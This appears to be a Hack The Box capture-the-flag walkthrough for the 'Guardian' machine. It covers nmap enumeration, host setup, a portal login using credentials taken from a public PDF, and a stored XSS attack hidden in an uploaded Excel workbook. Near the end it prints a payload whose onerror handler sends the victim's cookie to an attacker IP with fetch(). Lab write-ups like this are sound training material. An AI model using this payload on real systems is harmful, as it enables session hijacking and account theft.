
Guardian — Hack The Box Walkthrough
Enumeration
Section titled “Enumeration”Nmap Scan
Section titled “Nmap Scan”nmap -sC -sV -Pn -vv 10.10.11.84 -oA scan
nano /etc/hosts/Virtual Hosts
Section titled “Virtual Hosts”Add guardian.htb and portal.guardian.htb to /etc/hosts.


Student Portal

Section titled “Student Portal”Click Help on the public site to find the PDF file.

as you can see the below are the id of student

as you can see the id here and login using the password from the pdf in portal.guardian.htb

Stored XSS via XLSX
Section titled “Stored XSS via XLSX”The student dashboard shows one upcoming assignment.

here you can upload .xml file

Crafting the XSS Workbook
Section titled “Crafting the XSS Workbook”A crafted Excel workbook can be used to steal a reviewer’s session cookie.

so for crafting the payload you can visit this link online
<img src="x" onerror="fetch('http://10.10.14.94:8000/?c=' + document.cookie)">
Note: there has to be a sheet2 beside the payload sheet 